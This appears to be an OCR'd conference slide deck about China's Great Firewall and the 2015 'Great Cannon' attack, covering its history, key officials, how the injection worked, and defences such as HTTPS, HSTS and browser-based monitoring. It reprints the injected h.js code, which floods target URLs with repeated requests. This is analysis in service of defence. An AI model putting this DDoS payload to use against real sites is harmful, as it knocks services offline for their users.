
It’s a trap...

- Golden Shield Project (GSP)
- Propaganda vs. Security
- GSP at provincial level
- Managed by MPS
- GFW: Bottle-neck ALL the traffic!
- GSP more expensive, GFW better researchers
- Later complementary



A 30,000 ft view of the Chinese Internet

Source: China Telecom



Choke points: Landing sites at the first three National Level Nodes

Source: PCCW Global


The Center

National Computer Network and Information Security Management Center

(国家计算机网络与信息安全管理中心)

The Center

- 1999: created under MII (now: MIIT)
- Offices: Beijing, Shanghai, Guangzhou & Provincial
- 2001: Establishment of CNCERT/CC
- Several awards and government funds related to 863 plan
- 2002 - Project 005 & web content filtering
- Today: Still active, reporting to MIIT



National Computer Network Emer

Access to the panoramic >>

Address: Jia Yuming 3

Phone: (010) 82990999

○ Go here ○ From here A neighborhood

请输入起点 Bus Driving

Olympic Natatorium Complex

Listed CNCERT/CC Headquarters

A Wild FANG BINXING Appears!

The “Father” of the GFW

1984-1989: HIT

1999: Deputy Chief Engineer, Center

2001: Deputy Director, Center

- Also named “Outstanding individual” and given “special allowances”

2002-2006: Director, Center

2007-2013: President of BUPT

2008: Elected to 11th NPC

2013: Retired (Health-related)

Present: Devoted to research, likely remains on several councils

"I'm not interested in reading messy information like some of that anti-government stuff." -方滨兴

Influential Figures

Yun Xiaochun

云晓春

1999-2002: Deputy Director of HIT Information Security Research Center

2002: S&T National award for work on Project 005

2008-2012: Deputy Director CNCERT/CC

- Believed to have taken over as Director of The Center after Fang

May 2015: Inducted into China Academy of Engineering - listed as current Center Director

- Also currently chairs several high-level CN Internet committees

Li Jianhua

李建华

2000-Present: SJTU Professor & current Dean of SISE program

2001: Lead for S219 Project (GSP)

2003: Award for Network Media Regulatory Information System

2004: Award for XXX

- Papers with Fang and Yun

- Technical expert to NSB & Shanghai security bureau

- Papers with Unit 61398


- Chairs several other high-level committees and working groups

3

Aftermath

How the Great Cannon works

Great Cannon: Timeline



Mar 3 - 5
Testing, with request limits

Mar 14 - 17
Targeting of CloudFront


Mar 18 - 25
More CloudFront hosts

Mar 26 - end
GitHub targeting, obfuscation

Idea: JavaScript-based DDoS by injecting code which performs requests to targets

Source: Google Safe Browsing


Great Cannon: HTTP Man-in-the-middle



Source: Citizen Lab

Locating the attacker

- Citizenlab: `cannon_traceroute.py`
  - GC active on `AS4837` and `AS4808`
  - China Unicom Infrastructure
  - Two IPv4 hops after entry into China
- Same hops as the Great Firewall
- Shares same side-channels
- Distinct system & capabilities
- Exact location: “Does it matter?”



Great Cannon: Established facts

- Injects malicious JavaScript
- Targets by destination IP address
- Probabilistic targeting
- Acts on the first data packet
- Acts even without TCP SYN
- Will act on incorrect HTTP requests
- Only targeted international users

Source: Citizen Lab

The payload

Malicious JavaScript - A closer look

h.js - The injected JavaScript

```
document.write("<script src='http://libs.baidu.com/jquery/2.0.0/jquery.min.
js'><\/script>");
!window.jQuery && document.write("<script src='http://code.jquery.
com/jquery-latest.js'><\/script>");
startime = new Date().getTime();
var count = 0;

function unixtime() {
  var dt = new Date();
  var ux = Date.UTC(dt.getFullYear(), dt.getMonth(),
     dt.getDay(), dt.getHours(), dt.getMinutes(), dt.getSeconds()) / 1000;
  return ux;
}

url_array = new Array("https://d117ucqx7my6vj.cloudfront.net", ...)
NUM = url_array.length;

function r_send2() {
  var x = unixtime() % NUM;
  var url = url_array[x];
  get(url);
}

function r_send(ping) {
  setTimeout("r_send2()", ping);
}

setTimeout("r_send2()", 2000);
```

h.js - The injected JavaScript


```
function get(myurl) {
  var ping;
  $.ajax({
    url: myurl + "?" + unixtime(),
    dataType: "text",
    timeout: 10000,
    cache: true,
    beforeSend: function() {
      requestTime = new Date().getTime();
    },
    complete: function() {
      responseTime = new Date().getTime();
      ping = Math.floor(responseTime - requestTime);
      if (responseTime - startime < 300000) {
        r_send(ping);
        count = count + 1;
      }
    }
  });
}
```

Exhibit B: h.js (injected)

Short code snippet, still some indicators:

- Incoherent variable naming
- Needless and buggy timestamp generation
- Complicated function definitions
- Leftover code fragments (count)
- Reliance on jQuery
- Improvement during campaign `(p,a,c,k,e,d)`

Bottom line: Sloppy, Copy & Paste code




jquery ping

百度为您找到相关结果约8,490,000个

用JS实现ping的功能(JS ping url) - 运维生存时间

2013年11月2日 - 这是一个jquery的ping插件,实现了js来ping url的功能。当然这个和系统上的ping不是一回事,一个是ping使用icmp协议,一个是使用http协议,获取响应时间...

www.ttlsa.com/dev/use-... - 百度快照 - 88%好评



用JS实现ping的功能（JS ping url）


这是一个jquery的ping插件，实现了js来ping url的功能。当然这个和系统上的ping不是一回事，一个是ping使用icmp协议，一个是使用http协议，获取响应时间罢了。好了，上代码

```
{
    var ping, requestTime, responseTime ;
    var getUrl = function(url){    //保证url带http://
        var strReg="^((https|http)?://){1}"
        var re=new RegExp(strReg);
        return re.test(url)?url:"http://"+url;
    }
    $.ajax({
        url: getUrl(option.url)+'/'+ (new Date()).getTime() + '.html',  //设置一个空的ajax请求
```

Copy & Paste: jQuery ping, found at multiple locations (including GitHub)

So? It’s only JavaScript, right?

- Browsing without JavaScript: Not realistic
- Many websites relying on external ads
- Manual unblocking of JavaScript not feasible
- What is malicious behaviour for JavaScript?



JavaScript is required.

To use iCloud, enable JavaScript in your browser and try again.

JavaScript - Individual Risks

- Persistent Strategic Web Compromise (SWC)
    - Frameworks already exist (Scanbox, BeEF, etc.)
    - Easy user identification: Evercookie, Panopticlick

- Drive-by-exploitation still a topic in 2015
    - Recent examples: Flash & Java 0-days
    - Great Cannon: Easier than Man-on-the-side

- Pure JavaScript attack vectors
    - WebRTC to get the real host IP (goodbye TOR)
    - Cross-Site Request Forgery to attack internal devices

4

Countermeasures

Protection & Prevention

Countermeasures: In a nutshell

HTTPS

E2E confidentiality

Integrity Protection

HSTS

HTTP Strict Transport Security

HSTS Preload List

Cert Pinning

HSTS Preload List

HTTP Header

Monitoring

Looking out for injections

Resource activity analysis

Detection

Detecting attacks against your infrastructure

Response

Putting pressure on service providers

HTTPS & China

Website	Description	HTTPS	Mixed	HTTPS 301	HSTS
Baidu	Search Engine	✓	✓	⚠	⚠
QQ	Instant Messenger	✗	-	⚠	⚠
Taobao / Alipay	eCommerce	✓	✓	⚠	⚠
Sina Weibo	Twitter	✗	-	⚠	⚠
TMall	eBay	✓	✓	⚠	⚠
hao123	Miscellaneous	✗	-	⚠	⚠
Sohu	Online TV	✗	-	⚠	⚠
360	Browser / Apps	⚠	-	⚠	⚠
RenRen	Facebook	✗	-	⚠	⚠
Amazon.cn	Amazon ;)	✓	✓	⚠	⚠

HTTPS & USA

Also see: EFF SSL survey

Website	Description	HTTPS	Mixed	HTTPS 301	HSTS
Google	Search Engine	✓	✓	⚠	✓
Bing	Search Engine	✓	✓	⚠	⚠
eBay	eCommerce	⚠	-	⚠	⚠
Twitter	Short messaging	✓	✓	✓	✓
Amazon	eCommerce	⚠	⚠	⚠	⚠
Yahoo	Search Engine	✓	✓	✓	✓
Youtube	Video website	✓	✓	✓	✓
Dropbox	Cloud storage	✓	✓	✓	✓
Facebook	Facebook	✓	✓	✓	✓
Outlook.com	Web Mail	✓	✓	✓	⚠

HTTPS & China

- Few incentives to adopt HTTPS
  - Convenient public reason
  - Baidu will **not** index HTTPS sites
  - HSTS List: 6 obscure CN sites
- Currently: No CN Root CA in browsers
  - CNNIC CA removed by Chrome / Firefox
  - Although: Reinstatement likely

HTTPS - What you can do

- TLS has never been easier to deploy
    - www.istlsfastyet.com
    - Free, automatic CA: Let’s Encrypt
- HTTP 2.0 will require TLS
- Consider HSTS & preloading
- HTTP Public Key Pinning Extension
    - Protects against intermittent MiTM
    - Violations can be reported automatically

Bottom-line: *Threat from rogue CA can be reduced, no reason not to use TLS!*

Monitoring

Question: How could you watch out for an attack like this?

Static monitoring of JavaScript is not going to cut it!


- JavaScript resources change frequently
- Have to be reviewed for malicious intent

Monitoring dynamic behaviour looks more promising.


- How does the website “behave”?
- Solution: Build DOM and execute JavaScript
- Different approaches (PhantomJS) possible

Monitoring: Requirements

This is the level of information we want



jquery.min.js ajax.googleapis.com/ajax/libs/jquery/1.11.2	GET	200 OK	(index):24 Parser	33.1 KB 93.7 KB



```
GET http://www.google-analytics.com/ga.js net::ERR_BLOCKED_BY_CLIENT
```

- Details on resource requests & response
- JavaScript execution & errors
- Believable User Agent, Headers, Requests
- Stable and secure execution environment
- Retrieval of resource content

Basically: An instrumented web-browser

Monitoring: Approach

Google Chrome Inspector

- Inspector uses Remote Debugging Protocol
- Start Chrome with `--remote-debugging-port=9222`
- WebSocket JSON API, NodeJS module exists

What does it offer?

- Details on resource requests & response: ✔
- JavaScript execution & errors: ✔
- Believable User Agent: ✔ (it’s Chrome alright)
- Stable and secure: ✔ and ✔ (use a VM)
- Resource content: ✔

Monitoring: Setup

